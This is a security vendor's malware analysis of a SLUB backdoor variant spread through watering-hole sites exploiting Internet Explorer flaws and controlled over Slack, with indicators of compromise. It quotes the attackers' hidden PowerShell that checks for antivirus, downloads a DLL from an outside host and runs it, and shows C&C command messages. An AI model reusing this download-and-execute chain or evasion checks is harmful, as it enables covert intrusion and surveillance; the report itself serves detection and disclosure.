SLUB Gets Rid of GitHub, Intensifies Slack Use

- Posted on:July 16, 2019 at 5:01 am
- Posted in:Malware, Vulnerabilities
- Author:
  Trend Micro

0

by Cedric Pernet, Elliot Cao, Jaromir Horejsi, Joseph C. Chen, William Gamazo Sanchez

Four months ago, we exposed an attack that leveraged a previously unknown malware that Trend Micro named SLUB. The past iteration of SLUB spread from a unique watering hole website exploiting CVE-2018-8174, a VBScript engine vulnerability. It used GitHub and Slack as tools for communication between the malware and its controller.

On July 9, we discovered a new version of SLUB delivered via another unique watering hole website. This malicious site used CVE-2019-0752, an Internet Explorer vulnerability discovered by Trend Micro's Zero Day Initiative (ZDI) that was just patched this April. This is the first time we found this exploit used in the wild.

This new version of the SLUB malware has stopped using GitHub as a way to communicate, heavily using Slack instead via two free workspaces. Slack is a collaborative messaging system that lets users create and use their own workspaces through the use of channels, similar to the internet relay chat (IRC) system. Slack has since shut down the relevant Workspaces.

Coincidence or not, both websites that have delivered the SLUB malware are supportive of the North Korean government.

Infection chain

The SLUB malware was delivered through watering hole websites that were injected with exploits for CVE-2018-8174 or CVE-2019-0752. A victim browsing the websites with an unpatched Internet Explorer browser will be infected with a SLUB loader.

Listed below are the steps that the exploit script performs to execute the loader. The infection chain is similar to the previous iteration of SLUB; however, this version employs different techniques to bypass AV heuristics and machine learning algorithms:

- Open PowerShell for delivery mechanism with hidden WindowStyle and obfuscation.

- Using Rundll32 to invoke a "C++ runtime impersonated name" malicious DLL (impersonated dll name: mfcm14u.dll) downloaded from watering hole website.
- The malicious DLL implements export symbols following the Windows Naming Convention and uses actual Windows API name: AfxmReleaseManagedReferences. Note that this combination of naming conventions could help the attackers to bypass ML algorithms.

```
wiwcontent length_of_div, "((((\..\PowerShell.ewe -WindowStyle Hidden -Command ""<#AAAAAAAAAAAAAAAAAAAAAAAA"
wiwbody length_of_div + &h3c, fkpppp

wiwcontent length_of_div + &h40, "#>$a = 'if(get-process nisum -ErrorAction SilentlyContinue){exit};
if(get-process navapsvc -ErrorAction SilentlyContinue){exit}; if(get-process ntrtscan -ErrorAction
SilentlyContinue){exit}; if(get-process tmntsrv -ErrorAction SilentlyContinue){exit}; if(get-process avgemc
-ErrorAction SilentlyContinue){exit}; if(get-process avgui -ErrorAction SilentlyContinue){exit}; if(get-process
avp -ErrorAction SilentlyContinue){exit}; if(get-process navapsvc -ErrorAction SilentlyContinue){exit};
if(get-process bdagent -ErrorAction SilentlyContinue){exit}; if(get-process vsserv -ErrorAction
SilentlyContinue){exit}; $url = ''http://[redacted]/data/file/general/''; if
([System.IO.Directory]::Exists(''C:\Windows\SysWow64'')) {$url=$url+''637155112_zlwxf13b_EAB192AA13.jpg''} else
{$url=$url+''637155112_zlwxf13b_EAB192AA14.jpg''} (New-Object System.Net.WebClient).DownloadFile($url,
$env:temp+''\mfcm140u.dll''); rundll32.exe $env:temp\mfcm140u.dll,AfxmReleasemanagedReferences;'; Invoke-Command
-ScriptBlock ([Scriptblock]::Create($a))"""
```

Figure 1. PowerShell script to download and launch SLUB loader

The PowerShell script will look at the architecture of the system to check which malicious DLL files should be downloaded. The malicious DLL files are actually the SLUB loader. In case of a x86 system, a 32-bit SLUB loader will be downloaded and CVE-2019-0808, a relatively new vulnerability patched in March, will be used. In a x64 system, a 64-bit SLUB loader will be downloaded and CVE-2019-0803, another new vulnerability patched in April, will be leveraged. Both are exploited for privilege escalation on Windows. Then, the loader will check the architecture of the system to decide if it will download and use either the x86 version or x64 version of the SLUB malware to infect the victim.

All the exploits, loaders, and SLUB malware were directly hosted on watering hole websites.




Figure 2. Infection chain of SLUB malware

#	Result	Protocol	Host	URL	Body	Comments	Content-Type
2	200	HTTP	[redacted]	/bbs/board.php?bo_table=news&wr_id=24521	13,799	Watering hole website	text/html; charset=utf-8
3	200	HTTP		/bbs/board_main.php	143,213	IE exploit (CVE-2018-8174 or CVE-2019-0752)	text/html; charset=utf-8
4	200	HTTP		//data/file/issue/thumb-403720952_aX14pavm_image14.jpg	81,408	SLUB loader (CVE-2019-0808)	image/jpeg
5	200	HTTP		/data/file/issue/thumb-403720952_aX14pavm_image16.jpg	2,108,416	SLUB malware	image/jpeg
6	200	HTTP	Tunnel to	99.84.146.165:443	512	SLUB C&C (Slack communication)	
7	200	HTTP	Tunnel to	99.84.146.165:443	512	SLUB C&C (Slack communication)	
8	200	HTTP	Tunnel to	99.84.146.165:443	512	SLUB C&C (Slack communication)	
9	200	HTTP	Tunnel to	99.84.146.165:443	512	SLUB C&C (Slack communication)	

Figure 3. Traffic Pattern of SLUB malware infection chain

The backdoor

Since we published out last report on SLUB, the backdoor has been updated and several improvements were implemented. The most notable change is the complete adoption of Slack as an avenue to organize victim machines and give commands.

Here are the changes in detail:

- Github is not used anymore
- Operator creates a Slack workspace
- Each infected machine joins the workspace, a separate channel named <use_name>-<pc_name> is created in the workspace
- Command and control (C&C) communication only uses these Slack channels; if the operator wants to execute a command on an infected machine, he inserts a message to a victim-specific channel and pins this message
- Victim machine reads pinned messages from its dedicated channel, parses the message, and executes the requested command

Aside from these changes we also found new information from two Slack tokens we found hardcoded into binary (similar to the previous version).


```
v14 = strcat((int)&unk_101F1C58, "Authorization: Bearer ");
v15 = strcat(v14, "xo");
v16 = strcat(v15, "x");
v17 = strcat(v16, "p-6");
v18 = strcat(v17, "[redacted]");
v19 = strcat(v18, "[redacted]");
v20 = strcat(v19, "[redacted]");
v21 = strcat(v20, "[redacted]");
v22 = strcat(v21, "[redacted]");
v23 = strcat(v22, "847e");
strcat(v23, "2e5a");
```

These tokens can be used to query the Slack API for some metadata information, such as team info, user list, channel list (which in this case would be the victims). Investigating this information reveals that, at the time of this research, the workspace has been active since at least the end of May and one of the users had their time zone set to "Korea Standard Time."

When checking both token response headers, we can see the following difference in OAuth scopes:

C&C token:


Notify token:



The C&C token contains "admin" in its OAuth scope, which allows it to "administer your workspace."

If the operator needs to change these tokens, then he can update them by updating the content of the toni132[.]pen[.]io webpage. The source code of this webpage is parsed for certain keywords: *HELLO^, WHAT^, !!!*.

If the desired keywords are found, tokens are parsed out and updated:




```
v29 = strcat((int)&v40, "TO");
v30 = strcat(v29, "KEN ");
v31 = strcat(v30, "UPD");
strcat(v31, "ATE");
```

Command communication

In detail, the communication works as follows: If the operator (one of the users from user list) wants to send a command to the victim, he posts and pins a message onto the corresponding channel. The text value of the message specifies which command should be executed.

The example below shows a "capture" command for taking screenshot, pinned to a certain channel by an operator.


```
"messages": [{
        "type": "message",
        "subtype": "bot_message",
        "text": "capture",
        "ts": "1562778825.001700",
        "username": "Slack API Tester",
        "bot_id": "BJRH6MRBK",
        "pinned_to": ["CL24LSQKT"],
        "pinned_info": {
            "channel": "CL24LSQKT",
            "pinned_by": "UJZLNEHRV",
            "pinned_ts": 1562778827
        }
```


The command for listing files in a given directory may look like the following:


```
true, "messages": [{
  "client_msg_id": "0091f1a2-d912-4578-b0cd-833136de51b7",
  "type": "message",
  "text": "file,list,C:\\ProgramData",
  "user": "UHX4C8YBX",
  "ts": "1560257808.000700",
  "team": "THKPQE8US",
  "pinned_to": ["CK94TBAE5"],
  "pinned_info": {
```


And listing all files on the victim's desktop may look like the following:

```
"client_msg_id": "478a8205-aa78-4f35-b9e8-6b
"type": "message",
"text": "exec,dir C:\\Users\\owner\\Desktop"
"user": "UHX4C8YBX",
"ts": "1559633076.000200",
"team": "THKPQE8US",
"pinned_to": ["CK7AYE0CE"],
```


The victim machine then reads the command, executes it, and (in the case of taking a screenshot) it responds by uploading the screenshot and sharing the link to the file. Notice the "upload" value is set to "true."


```
            "original_w": 1920,
            "original_h": 1080,
            "permalink": "https:\/\/sales-yww9809.slack.com\/files\/UJZLNEHRV\/FLAENLRDK\/user-pc_user_2019-07-11.02_18_52.jpg",
            "permalink_public": "https:\/\/slack-files.com\/TJXRQEGSC-FLAENLRDK-dcf31b3b8e",
            "is_starred": false,
            "has_rich_preview": false
        }
    ],
    "upload": true,
```


Other supported commands are *exec*, *dnexec*, *capture*, *file*, *drive*, *reg*, and *tmout*, which are similar to the ones we described in our previous post on SLUB. In the case of running a command, the command output results are uploaded to file.io, the same as in the previous post.

During this attack, we found that the SLUB malware used two Slack teams "sales-yww9809" and "marketing-pwx7789." The workspaces creation time is unknown. Inside team sales-yww9809, it contained two users, Lomin (lomio8158@cumallover[.]me) and Yolo (yolo1617@cumallover[.]me) who were both created on the same day (May 23, 2019). Lomin's timezone was GMT time and mentioned Africa/Monrovia, while Yolo's was Korea Standard Time and mentioned Asia/Seoul. The other team, marketing-pwx7789, also has two users named Boshe (boshe3143@firemail[.]cc) and Forth (misforth87u@cock[.]lu). They were also created on the same day (April 17, 2019). And similar to previous one, Boshe has the timezone set in Africa/Monrovia with GMT while Forth is in Asia/Seoul with Korea Standard Time.

These email addresses used a free encrypted email service; we could not find additional information on those usernames.

Conclusion

Once again, this attack shows a professional level when it comes to the OpSec deployed. The constant use of online services like Slack, cock.li, and pen.io makes it harder to track this threat actor.

Similar to the previous variant, this one has been very discreet and has not been spread at a wide scale. We could not find any other variant anywhere else, nor did we find any other ongoing campaign run by these attackers.

We are once again confident that this attack targets specific individuals visiting that particular watering hole, with surveillance as a highly probable final goal.

In response to this incident, Slack replied with the following:

> *As noted in their previous post, and detailed further in this new post, Trend Micro has discovered, and is actively tracking, a third party that is attempting to use targeted malware known as SLUB, and which attempts to use Slack related to this effort. As part of the Trend Micro investigation, we were made aware of free workspaces being used in this manner. We investigated and immediately shut down the reported Slack Workspaces as a violation of our terms of service. We confirmed that Slack was not compromised in any way as part of this incident. We are committed to preventing the misuse of our platform and we will take action against anyone who violates our terms of service*

Trend Micro Deep Security customers are protected by the following rules:

- 1009067-Microsoft Windows VBScript Engine Remote Code Execution Vulnerability (CVE-2018-8174)
- 1009655-Microsoft Internet Explorer Scripting Engine Memory Corruption Vulnerability (CVE-2019-0752)
- 1009647-Microsoft Windows GDI Elevation Of Privilege Vulnerability (CVE-2019-0803)
- 1009582-Microsoft Windows Win32k Elevation Of Privilege Vulnerability (CVE-2019-0808)

Indicators of compromise

SHA 256	Attribution	Filename
Ac7d144df013fdd784afec0532b8928c73983eb8edfb727f1a184ff2ad1edb67	Cve-2018-8174	Board_main.php
09a450e31dd9b11f5b1b7b770fef9f361e0aac84c232d4329e5751f827541f90	Cve-2019-0752	Board_main.php
482a8e66b49372269f204afcd3abca8cc0f73d61b65ccca0981addf17d720f58	Slub loader (cve-2019-0808)	Thumb-403720952_ax14pavm_image14.jpg
20c807d48fecbe04672250c37b4585b3433e8e4b6205be963e0b36d87c1e68ed	Slub loader (cve-2019-0808)	637155112_zlwxf13b_eab192aa14.jpg
c9933e93cae1261d0f935e1fee95238cb70a776e9689bba9c28a67d9dc74b1f3	Slub loader (cve-2019-0803)	Thumb-403720952_ax14pavm_image13.jpg
d118fd11d0d048193f5c3e13773082c2deed203279c961cddc5ed4ba60a75665	Slub loader (cve-2019-0803)	637155112_zlwxf13b_eab192aa13.jpg
4b0650f4ddf3c4e182eea8a0d03fd44d5e76ed1d82283949ddf7cb467495990d	Slub malware (x32)	Thumb-403720952_ax14pavm_image16.jpg
4ff9f6f67c9f330e6afd32762f3d40ffea8651206c3cf935fc94e57ef9f34190	Slub malware (x32)	637155112_zlwxf13b_eab192aa16.jpg
5dd2e2d59eb54e4a7b1756ca7a6c1e4ce0551ac793cf8791211c7c81fb644561	Slub malware (x64)	Thumb-403720952_ax14pavm_image15.jpg
C6352f9940ccf205879fcddfc69b18dfe39272689b859cad3b5399a8fe37e9a3	Slub malware (x64)	637155112_zlwxf13b_eab192aa15.jpg
8b576ae94749984fe294b96b77e28b7f5007934da53689a37ea09cf7971177a3	Slub malware (x64)	637155112_zlwxf13b_eab192aa17.jpg